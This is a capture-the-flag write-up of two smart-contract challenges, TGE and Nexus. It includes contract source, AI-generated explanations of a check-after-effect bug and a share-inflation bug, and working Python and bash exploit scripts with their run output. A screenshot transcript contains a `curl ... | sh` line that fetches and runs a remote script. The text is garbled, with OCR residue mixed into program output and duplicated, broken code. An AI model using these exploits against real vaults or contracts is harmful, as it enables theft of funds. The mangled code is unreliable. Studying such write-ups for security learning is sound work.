    function setTgePeriod(bool _isTge) external onlyOwner {
        if (!_isTge && isTgePeriod && !tgeActivated) {
            tgeActivated = true;
            _snapshotPreTGESupply();
        }

        isTgePeriod = _isTge;
    }

    function buy() external {
        require(isTgePeriod, "TGE closed");
        require(userTiers[msg.sender] == 0, "already registered");

        require(token.transferFrom(msg.sender, address(this),
mintPrice[TIER_1]), "payment failed");

        _mint(msg.sender, TIER_1, 1);
        userTiers[msg.sender] = TIER_1;
    }

    function upgrade(uint256 tier) external {
        require(tier <= 3 && tier >= 2);
        require(userTiers[msg.sender]+1 == tier);
        require(tgeActivated && isTgePeriod);

        _burn(msg.sender, tier-1, 1);
        _mint(msg.sender, tier, 1);

        require(preTGBalance[msg.sender][tier] > preTGESupply[tier], "not
eligible");
        userTiers[msg.sender] = tier;
    }

    function _mint(address to, uint256 tier, uint256 quantity) internal {
        _validateTier(tier);
        require(quantity > 0, "qty=0");
        require(totalSupply[tier] + quantity <= maxSupply[tier], "max
supply");
    }
}

```

```
totalSupply[tier] += quantity;
balance[to][tier] += quantity;

if (isTgePeriod) {
    preTGEBalance[to][tier] += quantity;
}
}

function _burn(address from, uint256 tier, uint256 quantity) internal {
    _validateTier(tier);
    require(balance[from][tier] >= quantity, "insufficient");

    balance[from][tier] -= quantity;
    totalSupply[tier] -= quantity;
}

function _snapshotPreTGESupply() internal {
    for (uint256 i = 0; i < tierIds.length; i++) {
        uint256 id = tierIds[i];
        preTGESupply[id] = totalSupply[id];
    }
}

function _validateTier(uint256 tier) internal pure {
    require(tier == TIER_1 || tier == TIER_2 || tier == TIER_3, "invalid
tier");
}
```

```
└$ cat TGE.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {Token} from "./Token.sol";

contract TGE {
    Token public immutable token;

    uint256 public constant TIER_1 = 1;
    uint256 public constant TIER_2 = 2;
    uint256 public constant TIER_3 = 3;

    address public owner;

    mapping(uint256 => uint256) public maxSupply;
    mapping(uint256 => uint256) public mintPrice;

    mapping(uint256 => uint256) public totalSupply;
    mapping(address => mapping(uint256 => uint256)) public balance;

    mapping(uint256 => uint256) public preTGESupply; // snapshot taken ONCE
    mapping(address => mapping(uint256 => uint256)) public preTGBalance;

    mapping(address => uint256) public userTiers;
    uint256[] public tierIds;

    bool public isTgePeriod;
    bool public tgeActivated;

    modifier onlyOwner() {
        require(msg.sender == owner, "only owner");
        -
    }

    constructor(
        address _token,
        uint256 maxSupplyTier1,
        uint256 maxSupplyTier2,
        uint256 maxSupplyTier3
    ) {
        require(_token != address(0), "token=0");
        require(maxSupplyTier1 > 0 && maxSupplyTier2 > 0 && maxSupplyTier3 >
0, "bad max");

        token = Token(_token);
        owner = msg.sender;
    }
}
```

```

        maxSupply[TIER_1] = maxSupplyTier1;
        maxSupply[TIER_2] = maxSupplyTier2;
        maxSupply[TIER_3] = maxSupplyTier3;

        mintPrice[TIER_1] = maxSupplyTier1;

        tierIds.push(TIER_1);
        tierIds.push(TIER_2);
        tierIds.push(TIER_3);
    }

    function setTgePeriod(bool _isTge) external onlyOwner {
        if (!_isTge && isTgePeriod && !tgeActivated) {
            tgeActivated = true;
            _snapshotPreTGESupply();
        }

        isTgePeriod = _isTge;
    }

    function buy() external {
        require(isTgePeriod, "TGE closed");
        require(userTiers[msg.sender] == 0, "already registered");

        require(token.transferFrom(msg.sender, address(this),
mintPrice[TIER_1]), "payment failed");

        _mint(msg.sender, TIER_1, 1);
        userTiers[msg.sender] = TIER_1;
    }

    function upgrade(uint256 tier) external {
        require(tier <= 3 && tier >= 2);
        require(userTiers[msg.sender]+1 == tier);
        require(tgeActivated && isTgePeriod);

        _burn(msg.sender, tier-1, 1);
        _mint(msg.sender, tier, 1);

        require(preTGEBalance[msg.sender][tier] > preTGESupply[tier], "not
eligible");
        userTiers[msg.sender] = tier;
    }

    function _mint(address to, uint256 tier, uint256 quantity) internal {
        _validateTier(tier);
        require(quantity > 0, "qty=0");
        require(totalSupply[tier] + quantity <= maxSupply[tier], "max
supply");
    }
}

```

```

        totalSupply[tier] += quantity;
        balance[to][tier] += quantity;

        if (isTgePeriod) {
            preTGEBalance[to][tier] += quantity;
        }
    }

    function _burn(address from, uint256 tier, uint256 quantity) internal {
        _validateTier(tier);
        require(balance[from][tier] >= quantity, "insufficient");

        balance[from][tier] -= quantity;
        totalSupply[tier] -= quantity;
    }

    function _snapshotPreTGESupply() internal {
        for (uint256 i = 0; i < tierIds.length; i++) {
            uint256 id = tierIds[i];
            preTGESupply[id] = totalSupply[id];
        }
    }

    function _validateTier(uint256 tier) internal pure {
        require(tier == TIER_1 || tier == TIER_2 || tier == TIER_3, "invalid
tier");
    }
}

```

after asking Ai Claude Sonnet 4.5, to analyze i found that our gold was reach TIER_3 because there is a check-after-effect bug in the TGE upgrade function which allow us to pass eligibility checks by manipulating the snapshot timing.

The Setup

Starting conditions

- 15 tokens in our wallet
- Can buy TIER_1 for 15 tokens
- Need to upgrade through tiers to win

The Bug

The `upgrade()` function has the checks in the wrong order:

```

function upgrade(uint256 tier) external {
    require(tier <= 3 && tier >= 2);
    require(userTiers[msg.sender]+1 == tier);
    require(tgeActivated && isTgePeriod);

    _burn(msg.sender, tier-1, 1);
    _mint(msg.sender, tier, 1); // Updates preTGEBalance

    require(preTGEBalance[msg.sender][tier] > preTGESupply[tier], "not
eligible"); // Too late!
    userTiers[msg.sender] = tier;
}

```

The bug is that `_mint()` updates `preTGEBalance` BEFORE the eligibility check runs. So by the time the check `preTGEBalance > preTGESupply` happens, our balance is already inflated — we're essentially checking our own manipulated value.

```

if (isTgePeriod) {
    preTGEBalance[to][tier] += quantity;
}

```

So we're checking if our balance (which we just increased) is greater than the snapshot. Classic check-after-effect bug.

The Exploit

When TGE closes, it snapshots the supply. If nobody bought TIER_2 or TIER_3 yet, those snapshots are zero.

Attack:

1. Buy TIER_1 (15 tokens)
2. Close TGE → `preTGESupply[2] = 0, preTGESupply[3] = 0`
3. Reopen TGE
4. Upgrade to TIER_2 → our balance becomes 1, check: `1 > 0`
5. Upgrade to TIER_3 → our balance becomes 1, check: `1 > 0`

For the exploit script, im asking ai claude to write for me:

```

└$ cat solve.py
from web3 import Web3
from eth_account import Account
import time

# Your credentials from the challenge - UPDATED!
RPC_URL = "http://challenges.1pc.tf:43086/0adb613a-d643-432a-8aa6-
fd5c04c185c9"
PRIVATE_KEY =
"f57f5cf194f191909a0780f11f53f18ede76998f7f8360dcacef677951626321"
SETUP_ADDRESS = "0x389b9061DEdcF3B1c127BDcC758A30dFC5cE0A56"
WALLET_ADDR = "0x8feD999C6BE3830d0Eef2cCB8CBc57E35D1d28eA"

# Connect to blockchain
w3 = Web3(Web3.HTTPProvider(RPC_URL))
account = Account.from_key(PRIVATE_KEY)

print(f"🔗 Connected to: {RPC_URL}")
print(f"👛 Your address: {account.address}")
print(f"💰 Balance: {w3.eth.get_balance(account.address)} wei\n")

# Setup contract ABI (minimal)
SETUP_ABI = [
    {"inputs": [], "name": "tge", "outputs": [{"type": "address"}], "stateMutability": "view", "type": "function"}, {"inputs": [], "name": "token", "outputs": [{"type": "address"}], "stateMutability": "view", "type": "function"}, {"inputs": [{"name": "_tge", "type": "bool"}], "name": "enableTge", "outputs": [], "stateMutability": "nonpayable", "type": "function"}, {"inputs": [], "name": "isSolved", "outputs": [{"type": "bool"}], "stateMutability": "view", "type": "function"}]

# Token contract ABI (ERC20)
TOKEN_ABI = [
    {"inputs": [{"name": "spender", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "approve", "outputs": [{"type": "bool"}], "stateMutability": "nonpayable", "type": "function"}, {"inputs": [{"name": "account", "type": "address"}], "name": "balanceOf", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"}]

# TGE contract ABI
TGE_ABI = [
    {"inputs": [], "name": "buy", "outputs": [], "stateMutability": "nonpayable", "type": "function"}, {"inputs": [{"name": "tier", "type": "uint256"}], "name": "upgrade",

```

```

"outputs": [], "stateMutability": "nonpayable", "type": "function"},  

    {"inputs": [{"name": "", "type": "address"}], "name": "userTiers",  

"outputs": [{"type": "uint256"}], "stateMutability": "view", "type":  

"function"},  

    {"inputs": [], "name": "isTgePeriod", "outputs": [{"type": "bool"}],  

"stateMutability": "view", "type": "function"},  

    {"inputs": [], "name": "tgeActivated", "outputs": [{"type": "bool"}],  

"stateMutability": "view", "type": "function"}  

]  
  

# Load contracts  

setup = w3.eth.contract(address=Web3.to_checksum_address(SETUP_ADDRESS),  

abi=SETUP_ABI)  

token_address = setup.functions.token().call()  

tge_address = setup.functions.tge().call()  
  

token = w3.eth.contract(address=token_address, abi=TOKEN_ABI)  

tge = w3.eth.contract(address=tge_address, abi=TGE_ABI)  
  

print(f"📄 Token contract: {token_address}")  

print(f"📄 TGE contract: {tge_address}\n")  
  

def send_tx(func):  

    """Helper function to send transactions"""
    tx = func.build_transaction(  

        'from': account.address,  

        'nonce': w3.eth.get_transaction_count(account.address),  

        'gas': 2000000,  

        'gasPrice': w3.eth.gas_price
    )  

    signed = account.sign_transaction(tx)  

    tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)  

    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)  

    return receipt  
  

# Check initial state  

print("🔍 Initial state:")  

print(f"    Token balance:  

{token.functions.balanceOf(account.address).call()}")  

print(f"    Current tier: {tge.functions.userTiers(account.address).call()}")  

print(f"    TGE period active: {tge.functions.isTgePeriod().call()}")  

print(f"    TGE activated: {tge.functions.tgeActivated().call()}\n")  
  

# Step 1: Approve TGE contract to spend tokens  

print("📝 Step 1: Approving TGE contract to spend 15 tokens...")  

receipt = send_tx(token.functions.approve(tge_address, 15))  

print(f"    ✅ Transaction successful: {receipt['transactionHash'].hex()}\n")  
  

# Step 2: Buy TIER_1

```

```

print("🛒 Step 2: Buying TIER_1...")
receipt = send_tx(tge.functions.buy())
print(f" ✅ Transaction successful: {receipt['transactionHash'].hex()}")
print(f" Current tier: {tge.functions.userTiers(account.address).call()}\n")

# Step 3: Trigger snapshot by closing and reopening TGE
print("📸 Step 3: Triggering snapshot (close TGE)...")
receipt = send_tx(setup.functions.enableTge(False))
print(f" ✅ TGE closed: {receipt['transactionHash'].hex()}")
print(f" TGE activated: {tge.functions.tgeActivated().call()}\n")

print("🔓 Step 4: Reopening TGE period...")
receipt = send_tx(setup.functions.enableTge(True))
print(f" ✅ TGE reopened: {receipt['transactionHash'].hex()}")
print(f" TGE period active: {tge.functions.isTgePeriod().call()}\n")

# Step 5: Upgrade to TIER_2
print("⬆️ Step 5: Upgrading to TIER_2...")
receipt = send_tx(tge.functions.upgrade(2))
print(f" ✅ Transaction successful: {receipt['transactionHash'].hex()}")
print(f" Current tier: {tge.functions.userTiers(account.address).call()}\n")

# Step 6: Upgrade to TIER_3
print("⬆️ Step 6: Upgrading to TIER_3...")
receipt = send_tx(tge.functions.upgrade(3))
print(f" ✅ Transaction successful: {receipt['transactionHash'].hex()}")
print(f" Current tier: {tge.functions.userTiers(account.address).call()}\n")

# Check if solved
print("💡 Checking if challenge is solved...")
is_solved = setup.functions.isSolved().call()
print(f" Challenge solved: {is_solved}\n")

if is_solved:
    print("✨ SUCCESS! Now go get your flag!")
    print(" Option 1: Click 'Flag' button on the web interface")
    print(" Option 2: nc challenges.1pc.tf 47600 -> type 3")
else:
    print("❗ Something went wrong. Check the logs above.")

```

```

$ python solve.py
Connected to: http://challenges.1pc.tf:43086/0adb613a-d643-432a-8aa6-fd5c04c185c9
Your address: 0x8feD999C6BE3830d0Eef2cCB8CBc57E35D1d28eA
Balance: 999484635000000000 wei
Google One Plans... Reverse engineering the Rick... [Notes]
Token contract: 0xFA5efd260343e55C2e6A88CBC3b4885B7a9570B8
TGE contract: 0x570CE663Ef2DD23be367C84B8901341fbF49aC9E

Initial state: Corp [Notes]
Token balance: 0 Web clicker game CTF challenge
Current tier: 3 Malware detection project struct...
TGE period active: True
TGE activated: True

Step 1: Approving TGE contract to spend 15 tokens... [Notes]
  ✓ Transaction successful: 6f15f56d0c6b4a2e16eaf15a748d1e45fc13b7c8163335093712badf027bc522

Step 2: Buying TIER_1... [Notes]
  ✓ Transaction successful: 4f97538d8cb3e38a61a90a08c53ca9eff83b19764c69a3bc9aec8b9f07b1a7d7
Current tier: 3

Step 3: Triggering snapshot (close TGE)... [Notes]
  ✓ TGE closed: 053d3c0538e95695132b273ec8d82d806469227c104e9a8329330c5ff5e73714
TGE activated: True [Notes]
Writing a human-sounding writer... [Notes]

Step 4: Reopening TGE period... [Notes]
  ✓ TGE reopened: 1f17e8d95fb5e0328122601beb0166a3c064cf9a35d3c47a1c4ab3d0bb0a8a70
TGE period active: True [Notes]
Decoding C2 encryption key from... [Notes]

Step 5: Upgrading to TIER_2... [Notes]
  ✓ Transaction successful: 85af810f95953707d49ad1843789a40792681743dfe39325834ca25f56b5ccb4
Current tier: 3 [Notes]
Analyzing serizawa malware beha... [Notes]

Step 6: Upgrading to TIER_3... [Notes]
  ✓ Transaction successful: e320320759e72c3754e463437a931848763c7928d10c903d2b487ce1bcb2c59a
Current tier: 3 [Notes]
Rewriting documentation with cle... [Notes]

Checking if challenge is solved... [Notes]
Challenge solved: True [Notes]
LUKS disk encryption with Vault k... [Notes]

SUCCESS! Now go get your flag! [Notes]
Option 1: Click 'Flag' button on the web interface [Notes]
Option 2: nc challenges.1pc.tf 47600 → type 3 [Notes]

```

Flag

The screenshot shows a "Blockchain Launcher" application window. At the top, it says "Instance Running". Below that, there's a "Solution" section containing a long hex string and a "Submit Solution" button. To the right, under "Credentials", are fields for "RPC_URL" (http://challenges.1pc.tf:43086/0adb613a-d643-432a-8aa6-fd5c04c185c9), "PRIVKEY" (f57f5cf194f191909a0780f1ff53f18ede76998f778360dcacef677951626321), "SETUP_CONTRACT_ADDR" (0x389b90610EdcF381c12780cC758A30dFC5cE0A56), and "WALLET_ADDR" (0x8feD999C6BE3830d0Eef2cCB8CBc57E35D1d28eA). A "Challenge" section below contains a command-line curl command and a "Solve in Browser" button. A "Congratulations!" message is displayed. In the bottom right corner, a yellow-bordered box shows a "Flag Found!" message with the flag value: C2C{just_a_warmup_from_someone_who_barely_warms_up} and a "Copy Flag" button.

C2C{just_a_warmup_from_someone_who_barely_warms_up}

Nexus

The screenshot shows the C2C 2026 Quals interface. At the top, there's a navigation bar with tabs for 'challenges' and 'Scoreboard'. Below it, a user profile for 'dahmer0483' is shown with stats: Overall 94, Score 1100, and Solved 11 challenges. The main area displays the challenge details for 'nexus':

- Author:** chovid99
- Description:** The essence of nexus.
- Start challenge from:** <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-nexus>
- Download Attachment:** [nexus_nexus-dist.zip](#)
- Status:** This challenge has been solved.
- Submit Flag:** (disabled)
- Rate this challenge:** Buttons for 'Recommended' (green) and 'Not Recommended' (red).
- Leave a comment...** (text input field with 0 / 1000 character limit).
- Submit:** (button)

On the right side of the challenge card, there's a sidebar with a message from the author:

Hi @everyone I apologize for the inconvenience, the chall Crypto/big guy has been updated, ensure you create a new instance as well as downloading the new attachment, the difference is as follows for those who haven't downloaded the old attachment:

```
31c31 < if xor(bytes(a), bytes(b)).count(0) > 3: --- >
if xor(bytes(a), bytes(b)).count(0) > 13:
```

Below the message, there are several congratulatory messages from other users:

- 26/02/14 7:31:41 AM: Congratulations to manicpro for the second blood on bookmolt.
- 26/02/15 12:45:35 AM: Congratulations to Bluewyn for the third blood on unsafe-notes.
- 26/02/15 12:03:18 AM: Congratulations to kennvvws for the

Walkthrough of Nexus

I have given 3 files contracts:

```
nexus:
├── CrystalNexus.sol
└── Essence.sol
└── Setup.sol
```

1 directory, 3 files

which:

- **Essence.sol** → ERC20-like token (ESS) used to underlying assets.
- **CrystalNexus.sol** → Vault-style share system issues crystals (shares) in exchange for ESS
- **Setup.sol** → Initializes system and defines win condition

```
└$ cat CrystalNexus.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Essence.sol";

interface ICrystalReceiver {
    function onCrystalReceived(address from, uint256 amount, uint256 crystals)
external returns (bytes4);
}

contract CrystalNexus {
    Essence public immutable essence;

    uint256 public totalCrystals;
    mapping(address => uint256) public crystalBalance;
    mapping(address => bool) public attuned;

    uint256 public constant BASE_FRICTION = 200;
    uint256 public constant DYNAMIC_FRICTION = 2000;
    uint256 public constant PRECISION = 10000;

    uint256 public catalystReserve;
    bool public resonanceActive;
    address public guardian;

    event Attunement(address indexed entity, uint256 essence, uint256
crystals);
    event Dissolution(address indexed entity, uint256 crystals, uint256
essence);
    event CatalystAdded(address indexed donor, uint256 amount);
    event ResonancePulse(address indexed trigger, uint256 amplitude);

    error NotAttuned();
    error AlreadyAttuned();
    error InsufficientCrystals();
    error ResonanceUnstable();
    error GuardianOnly();

    constructor(address _essence) {
        essence = Essence(_essence);
        guardian = msg.sender;
    }

    function amplitude() public view returns (uint256) {
        return essence.balanceOf(address(this)) - catalystReserve;
    }
}
```

```

function crystalWorth(uint256 crystalAmount) public view returns (uint256)
{
    if (totalCrystals == 0) return crystalAmount;
    return (crystalAmount * amplitude()) / totalCrystals;
}

function essenceTocrystal(uint256 essenceAmount) public view returns
(uint256) {
    uint256 amp = amplitude();
    if (amp == 0 || totalCrystals == 0) return essenceAmount;
    return (essenceAmount * totalCrystals) / amp;
}

function calculateFriction(address entity) public view returns (uint256) {
    if (totalCrystals == 0) return BASE_FRICTION;
    uint256 ownership = (crystalBalance[entity] * PRECISION) /
totalCrystals;
    uint256 dynamicPart = (ownership * ownership * DYNAMIC_FRICTION) /
(PRECISION * PRECISION);
    return BASE_FRICTION + dynamicPart;
}

function attune(uint256 essenceAmount) external returns (uint256 crystals)
{
    crystals = essenceTocrystal(essenceAmount);

    essence.transferFrom(msg.sender, address(this), essenceAmount);

    totalCrystals += crystals;
    crystalBalance[msg.sender] += crystals;
    attuned[msg.sender] = true;

    if (_isContract(msg.sender)) {
        try ICrystalReceiver(msg.sender).onCrystalReceived(
            msg.sender,
            essenceAmount,
            crystals
        ) returns (bytes4 retval) {
            require(retval == ICrystalReceiver.onCrystalReceived.selector,
"Invalid receiver");
        } catch {
            // Contract doesn't implement callback, that's fine
        }
    }

    emit Attunement(msg.sender, essenceAmount, crystals);
}

function dissolve(uint256 crystalAmount, address recipient) external

```

```
returns (uint256 essenceOut) {
    if (crystalBalance[msg.sender] < crystalAmount) revert
InsufficientCrystals();

    essenceOut = crystalWorth(crystalAmount);

    uint256 friction = calculateFriction(msg.sender);
    uint256 frictionAmount = (essenceOut * friction) / PRECISION;
    essenceOut -= frictionAmount;

    crystalBalance[msg.sender] -= crystalAmount;
    totalCrystals -= crystalAmount;

    essence.transfer(recipient, essenceOut);

    emit Dissolution(msg.sender, crystalAmount, essenceOut);
}

function infuse(uint256 amount) external {
    essence.transferFrom(msg.sender, address(this), amount);
    catalystReserve += amount;
    emit CatalystAdded(msg.sender, amount);
}

function activateResonance() external {
    if (!attuned[msg.sender]) revert NotAttuned();

    uint256 amp = amplitude();
    if (amp < 1000 ether) revert ResonanceUnstable();

    resonanceActive = true;
    emit ResonancePulse(msg.sender, amp);
}

function claimCatalyst() external {
    if (msg.sender != guardian) revert GuardianOnly();
    if (resonanceActive) revert ResonanceUnstable();

    uint256 amount = catalystReserve;
    catalystReserve = 0;
    essence.transfer(guardian, amount);
}

function harmonize(address target) external {
    if (!resonanceActive) revert ResonanceUnstable();
    if (!attuned[target]) revert NotAttuned();

    uint256 targetCrystals = crystalBalance[target];
    uint256 callerCrystals = crystalBalance[msg.sender];
```

```
if (callerCrystals <= targetCrystals) revert InsufficientCrystals();

uint256 transferAmount = targetCrystals / 10;
crystalBalance[target] -= transferAmount;
crystalBalance[msg.sender] += transferAmount;
}

function _isContract(address addr) internal view returns (bool) {
    uint256 size;
    assembly { size := extcodesize(addr) }
    return size > 0;
}
}
```

```
└$ cat Essence.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract Essence {
    string public name = "Ethereal Essence";
    string public symbol = "ESS";
    uint8 public decimals = 18;
    address nexus;

    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);

    error Unauthorized();

    constructor() {
        nexus = msg.sender;
    }

    modifier auth() {
        if (msg.sender != nexus) revert Unauthorized();
        _;
    }

    function mint(address to, uint256 amount) auth external {
        totalSupply += amount;
        balanceOf[to] += amount;
        emit Transfer(address(0), to, amount);
    }

    function approve(address spender, uint256 amount) external returns (bool)
    {
        allowance[msg.sender][spender] = amount;
        emit Approval(msg.sender, spender, amount);
        return true;
    }

    function transfer(address to, uint256 amount) external returns (bool) {
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        emit Transfer(msg.sender, to, amount);
        return true;
    }
}
```

```
function transferFrom(address from, address to, uint256 amount) external
returns (bool) {
    allowance[from][msg.sender] -= amount;
    balanceOf[from] -= amount;
    balanceOf[to] += amount;
    emit Transfer(from, to, amount);
    return true;
}
```

```
└$ cat Setup.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Essence.sol";
import "./CrystalNexus.sol";

contract Setup {
    Essence public essence;
    CrystalNexus public nexus;

    address public player;

    uint256 public constant PLAYER_ESSENCE = 10000 ether;
    uint256 public constant FIRST_ATTUNEMENT = 6000 ether;
    uint256 public constant SECOND_ATTUNEMENT = 9000 ether;
    uint256 public constant ASCENSION_THRESHOLD = 20250 ether;

    bool public ritualsComplete;

    constructor(address _player) {
        player = _player;

        essence = new Essence();
        nexus = new CrystalNexus(address(essence));

        essence.mint(player, PLAYER_ESSENCE);
    }

    function conductRituals() external {
        require(!ritualsComplete, "Rituals already performed");
        ritualsComplete = true;

        essence.mint(address(this), FIRST_ATTUNEMENT + SECOND_ATTUNEMENT);
        essence.approve(address(nexus), type(uint256).max);

        nexus.attune(FIRST_ATTUNEMENT);
        nexus.attune(SECOND_ATTUNEMENT);
    }

    function isSolved() external view returns (bool) {
        return essence.balanceOf(player) > ASCENSION_THRESHOLD;
    }
}
```

For this challenges, mostly i'm rely on ChatGPT ai like i shown below about it root cause for that vulnerability and how do we exploit.

⌚ Root Vulnerability: Share Inflation via `essenceTocrystal()`

The critical flaw is inside `crystalNexus.sol`

🔥 Vulnerable Section

solidity

 Copy code

```
function essenceTocrystal(uint256 essenceAmount) public view returns (uint256) {
    uint256 amp = amplitude();
    if (amp == 0 || totalCrystals == 0) return essenceAmount;
    return (essenceAmount * totalCrystals) / amp;
}
```

Why This Is Dangerous

This function determines how many **crystals (shares)** you receive when depositing essence.

It assumes:

ini

 Copy code

```
crystals = (deposit * totalShares) / totalAssets
```

That's a normal vault formula.

But here's the problem:

- 🔴 `amplitude()` includes all ESS tokens in the contract — even tokens sent directly via `transfer()`.

solidity

 Copy code

```
function amplitude() public view returns (uint256) {
    return essence.balanceOf(address(this)) - catalystReserve;
}
```

So if someone sends ESS directly:

solidity

 Copy code

```
essence.transfer(nexus, amount);
```

- `amplitude()` increases
- `totalCrystals` does NOT increase
- Exchange rate becomes distorted

🔥 How the Vulnerability Is Exploited

File: `CrystalNexus.sol`

The contract calculates vault value using the raw token balance:

```
solidity
amplitude() = essence.balanceOf(address(this))
```

 Copy code

This allows direct ESS transfers to inflate vault assets without minting crystals.

Exploitation Steps

1. Become first depositor

```
solidity
attune(1 wei)
• totalCrystals = 1
• Attacker owns 100% of shares
```

2. Inflate vault

```
solidity
essence.transfer(nexus, 6000 ether)
• amplitude increases
• totalCrystals unchanged
```

3. Force victim deposits

```
solidity
conductRituals()
• Victim deposits 15,000 ESS
• Share mint rounds to zero
• Attacker still owns all shares
```

4. Drain vault

```
solidity
dissolve(1, attacker)
• Redeems nearly all ESS
• Balance exceeds solve threshold
```

The bug is that `amplitude()` calculates vault value using `balanceOf(address(this))` which includes directly transferred tokens. By sending ESS directly to the contract before anyone else deposits, we inflate the exchange rate so the Setup's later deposits mint zero crystals — leaving us as the sole crystal holder able to drain everything.

Code was also generated by ai ChatGPT:

```

#!/usr/bin/env bash
set -euo pipefail

echo "[*] Crystal Nexus - Essence Inflation Exploit"

# =====
# CONFIG
# =====
RPC_URL="http://challenges.1pc.tf:50502/1c416d74-4a6a-483c-aedd-b0891ec8f62c"
PRIVATE_KEY="2f6ae158981a2dde0ab6d3e4e4bb8fdb2ca7e4d3eacfac6fa685a81566a53fe"
SETUP_CONTRACT="0xaCa31f5DeF147Abe4F33bFe391465ae0C408257B"
PLAYER_ADDR="0x85B38a48d7c1F6f02a60FBcAA413a811C15825ff"

DONATION_ESSENCE="6000"    # must be < PLAYER_ESSENCE (10000)

# =====
# DISCOVERY
# =====
echo "[*] Fetching deployed contracts..."
ESSENCE=$(cast call $SETUP_CONTRACT "essence()(address)" --rpc-url $RPC_URL)
NEXUS=$(cast call $SETUP_CONTRACT "nexus()(address)" --rpc-url $RPC_URL)

echo "    Essence : $ESSENCE"
echo "    Nexus   : $NEXUS"

# =====
# PRE-CHECKS
# =====
echo "[*] Checking initial balances..."

PLAYER_BAL=$(cast call $ESSENCE "balanceOf(address)(uint256)" $PLAYER_ADDR --
rpc-url $RPC_URL)
TOTAL_CRYSTALS=$(cast call $NEXUS "totalCrystals()(uint256)" --rpc-url
$RPC_URL)

echo "    Player ESS : $(cast from-wei $PLAYER_BAL)"
echo "    Crystals   : $TOTAL_CRYSTALS"

if [[ "$TOTAL_CRYSTALS" != "0" ]]; then
    echo "[!] Abort: Nexus already initialized"
    exit 1
fi

# =====
# STEP 1 - APPROVE
# =====
echo "[*] Approving Nexus to spend ESS..."
cast send $ESSENCE "approve(address,uint256)" \

```

```

$NEXUS $(cast max-uint) \
--private-key $PRIVATE_KEY --rpc-url $RPC_URL > /dev/null

# =====
# STEP 2 - FIRST ATTUNEMENT
# =====
echo "[*] Attuning 1 wei (become sole crystal holder)..."
cast send $NEXUS "attune(uint256)" 1 \
--private-key $PRIVATE_KEY --rpc-url $RPC_URL > /dev/null

CRYSTALS=$(cast call $NEXUS "crystalBalance(address)(uint256)" $PLAYER_ADDR --
rpc-url $RPC_URL)
[[ "$CRYSTALS" == "1" ]] || { echo "[!] Failed: did not receive 1 crystal";
exit 1; }

# =====
# STEP 3 - VAULT INFLATION
# =====
echo "[*] Inflating amplitude via direct ESS transfer..."
cast send $ESSENCE "transfer(address,uint256)" \
$NEXUS $(cast to-wei $DONATION_ESSENCE) \
--private-key $PRIVATE_KEY --rpc-url $RPC_URL > /dev/null

AMP=$(cast call $NEXUS "amplitude()(uint256)" --rpc-url $RPC_URL)
echo "    Amplitude now: $(cast from-wei $AMP) ESS"

# =====
# STEP 4 - SETUP RITUALS (ZERO-CRYSTAL ATTUNES)
# =====
echo "[*] Triggering Setup.conductRituals()..."
cast send $SETUP_CONTRACT "conductRituals()" \
--private-key $PRIVATE_KEY --rpc-url $RPC_URL > /dev/null

TOTAL_CRYSTALS=$(cast call $NEXUS "totalCrystals()(uint256)" --rpc-url
$RPC_URL)
[[ "$TOTAL_CRYSTALS" == "1" ]] || { echo "[!] Unexpected crystal mint"; exit
1; }

# =====
# STEP 5 - DRAIN VAULT
# =====
echo "[*] Dissolving 1 crystal..."
cast send $NEXUS "dissolve(uint256,address)" \
1 $PLAYER_ADDR \
--private-key $PRIVATE_KEY --rpc-url $RPC_URL > /dev/null

# =====
# FINAL STATE
# =====

```

```
FINAL_BAL=$(cast call $ESSENCE "balanceOf(address)(uint256)" $PLAYER_ADDR --  
rpc-url $RPC_URL)  
SOLVED=$(cast call $SETUP_CONTRACT "isSolved()(bool)" --rpc-url $RPC_URL)  
  
echo "=====+"  
echo "[+] Final ESS balance: $(cast from-wei $FINAL_BAL)"  
echo "[+] Challenge solved: $SOLVED"  
echo "=====+"
```

```
(ortort@jitakk) [~/Documents/CTF/blockchain/nexus]  
$ bash exploit-eth.sh  
[*] Crystal Nexus - Essence Inflation Exploit  
[*] Fetching deployed contracts ...  
    Essence : 0x66a9e6A933A4D74d9A9119b18119f20C72F043bF  
    Nexus   : 0x4f470bFCb60825F7ebEFa61A1231690264118EE3  
[*] Checking initial balances ...  
Error: "[1e22]" is not a valid unit  
    Player ESS :  
        Crystals : 0  
[*] Approving Nexus to spend ESS ...  
[*] Attuning 1 wei (become sole crystal holder) ...  
[*] Inflating amplitude via direct ESS transfer ...  
Error: "[6e21]" is not a valid unit  
    Amplitude now: ESS  
[*] Triggering Setup.conductRituals() ...  
[*] Dissolving 1 crystal ...  


---

Error: "[2.038e22]" is not a valid unit  
[+] Final ESS balance:  
[+] Challenge solved: true  


---


```

Not Secure http://challenges.1pc.tf:50502

Blockchain Launcher

Instance Running

Launch Stop Flag

Solution

Enter your solution here

Submit Solution

Challenge

```
curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.yk2vP7Ehi1RqT7+SL+FYKA==
```

Solve in Browser

Credentials

Copy as

RPC_URL

http://challenges.1pc.tf:50502/03398d07...

PRIVKEY

b60a5fed91e9784fe7f0er1dd23af4ba59c4170...

SETUP_CONTRACT_ADDR

0x8B99123Eb713F62ED5d4Aec6b6d029403Af21...

WALLET_ADDR

